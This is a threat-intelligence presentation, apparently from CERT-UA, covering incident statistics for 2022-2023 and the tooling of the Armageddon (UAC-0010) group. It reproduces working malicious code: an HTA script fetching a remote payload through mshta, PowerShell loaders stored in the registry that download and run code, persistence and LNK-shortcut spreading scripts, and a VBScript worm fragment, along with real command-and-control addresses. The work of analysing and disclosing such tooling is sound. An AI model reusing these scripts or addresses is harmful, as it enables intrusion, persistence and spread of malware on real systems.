



# CERT-UA

Computer Emergency Response Team of Ukraine

CERT-UA: Research and Technical Analysis of Large-Scale  
Cyber Attacks in Ukraine (2022-2023)



# About CERT-UA

The State Service  
of Special Communication and Information Protection of Ukraine

CERT-UA



The State Cyber Protection Center



УАЗО

# Cyber incidents 2022\2023 Scope

Cyber incidents registered

2194

1824

low

626

79

medium

520

1452

high

580

248

critical

468

45

Incidents by sectors

Government

557

433

Military

308

125

Commercial

156

96

Finance

120

27

Energy


103

71

Telecom + IT

94

87



# Cyber incidents 2022 \ Scope

Tracked activity

81

UAC-0010 (Armageddon)

69



UAC-0100

28



UAC-0056 (Cadet Blizzard)

28



UAC-0002 UAC-0082

UAC-0165 (Sandworm)

14



UAC-0097

11



UAC-0098 (Trickbot/Conti)

8



UAC-0057 (GhostWriter)

4



UAC-0142

2



# Cyber incidents 2023 \ Scope

Tracked activity

119

UAC-0010 (Armageddon)

154



UAC-0002 UAC-0082  
UAC-0165 (Sandworm)

110



UAC-0006 (SmokeLoader)

87



UAC-0109 (Zarya)

41



UAC-0150 (Zimbra Phishing)

33



UAC-0028 (APT28)

31



UAC-0056 (Cadet Blizzard)


24




UAC-0057 (GhostWriter)

7

# UAC-0010 / Armageddon



# UAC-0010 / Armageddon




From odessa <9ska@ukr.net> @

To [REDACTED] @

Subject

▼ 1 attachment: 61\_09.01.2023.rar 19,3 KB


61\_09.01.2023.rar 19,3 KB



Контроль за виконанням розпорядження поклади на н...



```
jumble
```



precious.rtf



	Status	Triggers
eUpdateTaskMachineCore	Work	Multiple triggers defined
eUpdateTaskMachineUA	Ready	Multiple triggers defined
og	Ready	Multiple triggers defined
OneDrive Reporting Task-S-1-5-21-1446532761-20005844-2178757379-1001	Ready	Multiple triggers defined
OneDrive Standalone Update Task-S-1-5-21-1446532761-20005844-2178757379-1001	Ready	At log on of any user
MediaCoder.Complete	Work	At 10:39 PM every day

VBS-Loader

https://t.me/s/mangan23

mangan  
2 subscribers

September 22, 2022

Channel created

mangan  
==164927232?93== 34 edited 07:42

https://t.me/s/chanelssac

chanelrun  
2 subscribers

July 28

Channel created

chanelrun  
==95@179@253@236== 28 edited 06:13

# UAC-0010 / Armageddon

Сегодня

 povid\_6\_207.rar  
9,6 kB

23м

Сегодня




https://telegra.ph/qcvpe8130l-04-24

vf8g7hnbeo


April 24, 2023

\*165.232.165.42\*

```
<!DOCTYPE html>
<html>
<head>
<script type="text/vbscript">
On Error Resume Next
prayers = "%windir%\system32\"%
prefixguided = "http://45.95.235.56/Teleg.23.06/guided/prayers.jpeg"
CreateObject("WScript.Shell").Run prayers & "mshta.exe" & prefixguided
Close
</script>
</head>
<body>
</body>
</html>
```



Media Player Classic



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-WInDowsStyle HIDDeN &'C:\Program Files (x86)\K-Lite Codec
Pack\MPG-HC64\mpc-hc64.exe';get-content
"$home\log.bin" | powershell.exe -noprofile -;
```

https://t.me/s/lnd\_1

L

LnkD

2 subscribers

December 10, 2022

Channel created

L

LnkD

→ 137.184.160.69

\*MTM3LjE4NC4xNjAuNjl=\*

18 edited 17:53

```
$ip = start-job { iex (Get-ItemProperty -Path 'HKCU:\Network' -Name ip).ip; ips} | wait-job;$ip = Receive-Job -Job $ip;$key = start-job { iex (Get-ItemProperty -Path 'HKCU:\Network' -Name key).key;} | wait-job;$key = Receive-Job -Job $key;$vol = start-job { iex (Get-ItemProperty -Path 'HKCU:\Network' -Name vol).vol; vol $args[0] } -ArgumentList $key | wait-job;$vol = Receive-Job -Job $vol;$wc = start-job { iex (Get-ItemProperty -Path 'HKCU:\Network' -Name wc).wc; wc $args[0] $args[1] } -ArgumentList $vol,$ip | wait-job;$wc = Receive-Job -Job $wc;$xor = start-job {$jobs = (Get-ItemProperty -Path 'HKCU:\Network' -Name xor).xor;iex $jobs; xor $args[0] $args[1] } -ArgumentList $key,$wc | wait-job;$xor = Receive-Job -Job $xor;$logs = (Get-ItemProperty -Path 'HKCU:\Network' -Name run).run;iex $logs; run $xor;start-job { $upd = (Get-ItemProperty -Path 'HKCU:\Network' -Name update).update;iex $upd update $args[0] } -ArgumentList $ip;start-sleep 120;
```

# UAC-0010 / Armageddon

The diagram illustrates a multi-layered exploit chain, likely a privilege escalation attack, utilizing registry keys and environment variables.

**Windows Registry (Software Key):**

Name	Type	Data
(Default)	REG_SZ	(value not set)
26079d18-5dca-44c8-84fc-8cc5e6cb2387	REG_SZ	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex \$(io.file)::ReadAllText(\$env:USERPROFILE+'\finance.ps1')
ProcessMemoryDiagnosticEvents	REG_SZ	wscript.exe "C:\Users\[REDACTED]\Favorites\jar.au" //e:vbscript //b /au /wmv /emf /icn
RunFullMemoryDiagnostic	REG_SZ	wscript.exe "C:\Users\[REDACTED]\Favorites\judged.wmv" //e:vbscript //b /au /wmv /emf /icn
UpdateService	REG_SZ	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex \$env:Include

**NTUSER.DAT Environment Variables:**

Name	Type	Data
(Default)	REG_SZ	(value not set)
Include	REG_SZ	\$a=start-job \$code = (Get-ItemProperty -Path HKCU:\Printers\ -Name update).update; iex \$code ;while(\$true){start-job\$codes = (Get-ItemProperty -Path 'HKCU:\Printers' -Name execut...}
OneDrive	REG_EXPAND_SZ	C:\Users\[REDACTED]\OneDrive
Path	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp

**Environment Variables (NTUSER.DAT):**

Name	Type	Data
(Default)	REG_SZ	(value not set)
ip	REG_SZ	\$spl = '*';\$Protocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = \$Protocol;function ips() {try{\$wc= New-Object net.webdien...
key	REG_SZ	\$match = "\w{4}\-\w{4}";\$rep1="-";\$rep1="";\$vol = "vol \$env:SystemDrive"   cmd;(\$vol  ?{\$_.Match -match \$match}) %{\$Matches[0] }).Replace(\$rep1,\$rep1);
run	REG_SZ	function run(\$code){start-job \$sc = New-Object -ComObject MSScriptControl.ScriptControl.1;\$sc.Timeout = 999999; \$sc.Language = 'VBScript';\$sc.AddCode(\$args[0]) -ArgumentList \$code -run...
update	REG_SZ	function update(\$ip) {\$ip = \$ip.replace("dig","drive");\$param = "random";\$WebClient= New-Object net.webclient;\$responce = \$WebClient.UploadString(\$ip ,\$param);iex \$responce;}
vol	REG_SZ	function vol(\$key){ return [System.Convert]::ToInt32(\$key,16);}
wc	REG_SZ	function wc(\$vol, \$urls) {\$login = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = \$login;\$WebClient= New-Object net.webclient;...
xor	REG_SZ	function xor(\$key, \$response) {\$response = [System.Text.Encoding]::UTF8.GetBytes(\$response); [byte[]]\$new_bytes = new-object byte[] \$response.Length;for(\$i=0; \$i -lt \$response.count ; \$i++){\$n...

**Network Environment Variables:**

Name	Type	Data
(Default)	REG_SZ	(value not set)
Decoder	REG_SZ	function Decoder (\$key, \$decoder, \$execute) { [byte[]]\$new_bytes = new-object byte[] \$decoder.Length; for(\$i=0;\$i -lt \$decoder.count ; \$i++){ \$new_bytes[\$i] = \$decoder[\$i] -bx...
execute	REG_SZ	function sleeps(){start-sleep \$(Get-Random -Minimum 10 -Maximum 40); \$ip = Get-Content "\$env:temp\636978021.txt" ;sleeps;\$num,\$key = start-job {iex (Get-ItemProperty -Path 'HKCU:\Printers\ -Name update).update}; try{ \$url = "https://telegra.ph/oxi0bkj3zy-02-20";\$parameters = "844900020"; \$ieObject = New-Object -ComObject "InternetExplorer.Application";\$ieObject.Visible =...
ip	REG_SZ	function save(\$save_butes){\$names = \$(Get-Random);\$path = \$env:TEMP+"\\"+\$names+".exe";Set-Content \$path -Value \$save_butes -Encoding Byte;Start-Process -FilePath \$path;...}
responses	REG_SZ	function serialNumber(){\$Vn = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='\$(env:SystemDrive)'   Select-Object VolumeSerialNumber;\$key=\$Vn.VolumeSerialNumber;\$string]\$num=[S...
serialNumber	REG_SZ	\$flag = \$true;while(\$flag){if(Test-Path -Path "\$env:temp\636978021.txt"){\$ip = Get-Content "\$env:temp\636978021.txt" ;else{\$exec = (Get-ItemProperty -Path HKCU:\Printers\ -Name update).update}}
update	REG_SZ	

# UAC-0010 / Armageddon

```
$p = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p;
[Net.ServicePointManager]::ServerCertificateValidationCallback = { $true };
[environment]::CurrentDirectory=$home;

function startUp(){
try{
    $reg = "registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\";
    $name = Get-ItemProperty $reg -Name MachineGuid;
    $ps_path = "$Env:windir\system32\WindowsPowerShell\v1.0\powershell.exe" ;
    $path = "HKCU:\SOFTWARE\Microsoft\Windows\Cur";
    $path = $path +"rent";
    $path = $path +"Versi";
    $path = $path +"onR";
    $path = $path +"un";
    $value = $ps_path + ' -windowstyle hidden $code=[io.file]::ReadAllText($env:USERPROFILE+'\foto.ps3');iex
    $code';
    Set-ItemProperty -Path $path -Name $name.MachineGUID -Value $value;
}catch{}
try{
    Copy-Item .\foto.ps3 -Destination "$env:USERPROFILE\foto.ps3"
}catch{}}

function Set-Lnk ($ps_path,$IconLocation,$name,$path_to_lnk,$nametxt) {
$WshShell = New-Object -comObject WScript.Shell;
$arg = "-windowstyle hidden ";
$arg = $arg + "iex ";
$arg = $arg + '$(get-content '''.ToLower();
$arg = $arg + $nametxt;
$arg = $arg + "' | out-string)';
$Shortcut = $WshShell.CreateShortcut($path_to_lnk +"\$name.lnk");
$Shortcut.IconLocation = "C:\WINDOWS\system32\shell32.dll,$IconLocation";
$Shortcut.TargetPath = $ps_path;
$Shortcut.Arguments = $arg;
$Shortcut.Save();
$myfile= "$path_to_lnk\$nametxt";
$fila = "$env:USERPROFILE\foto.ps3";
Copy-Item $fila -Destination $myfile
$file= Get-Item $myfile -Force
$file.attributes='Hidden'
}

function prepare-lnk($path_to_lnk){
$nametxt = "foto.ps3".ToLower();
$ps_path = "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe".ToLower();
$picture_id = 3,4,116,126,127,205,266,325,314,313
$Iconlocation = $picture_id | get-random;
$name = ("КОМПР", "ФРОНТ", "ФРОНТ" | Get-Random).ToUpper();
Set-Lnk $ps_path $Iconlocation $name $path_to_lnk $nametxt;
}

function getDown($ip){
$a = start-job {
    $ip = $args[0];
    $wc= New-Object net.webclient;
    $Doc = $wc.UploadString("http://$ip/sleep.php".ToLower(),"1595366550");
    $executes =$Doc;
    $executes =$executes.replace("XXXX".ToLower(),$ip);
    iex $executes;
} -ArgumentList $ip | wait-job;
}
```

## LOADSHORT


```
function pantomimeu0J(convenient0Ly)
on error resume next
Set attendantsd4m = createobject("wscript.shell")
set pedestrianJB2 = attendantsd4m.createshortcut(convenient0Ly)
pedestrianJB2.targetpath = forgottenrju
pedestrianJB2.arguments = soundk19
pedestrianJB2.windowstyle = 1
pedestrianJB2.iconlocation = ingratitudejk1
pedestrianJB2.save
end function

function hardworkinglb0(propibT , dorothyzqE)
on error resume next
Randomize
if dorothyzqE > 2 then
exit function
end if
Set ABCQWo = CreateObject("Scripting.FileSystemObject")
beastlyAJX = interposedExR(Int(Rnd() * (UBound(interposedExR) + 1)))
for each landslideu2Z in ABCQWo.getfolder(propibT + restartIz5 ).subfolders
pantomimeu0J landslideu2Z.path + restartIz5 + beastlyAJX + furswdx
especiallyHsP = landslideu2Z.path + organicF0p
ABCQWo.GetFile(especiallyHsP).Attributes = 0
ABCQWo.deletefile especiallyHsP
ABCQWo.copyfile everj5U, especiallyHsP, true
ABCQWo.GetFile(especiallyHsP).Attributes = 2
hardworkinglb0 landslideu2Z.path , dorothyzqE + 1
next
end function

on error resume next
Dim interposedExR, forgottenrju, soundk19, ingratitudejk1, organicF0p, everj5U, furswdx
Randomize
interestingzUb = "winmgmts:{impersonationlevel=impersonate}!\\".root\cimv2"
replacementiTG = "select * from win32_logicaldisk where mediatype=null"
interposedExR = array("таємно", "Доповідна записка", "рапорт", "do not delete", "облік")
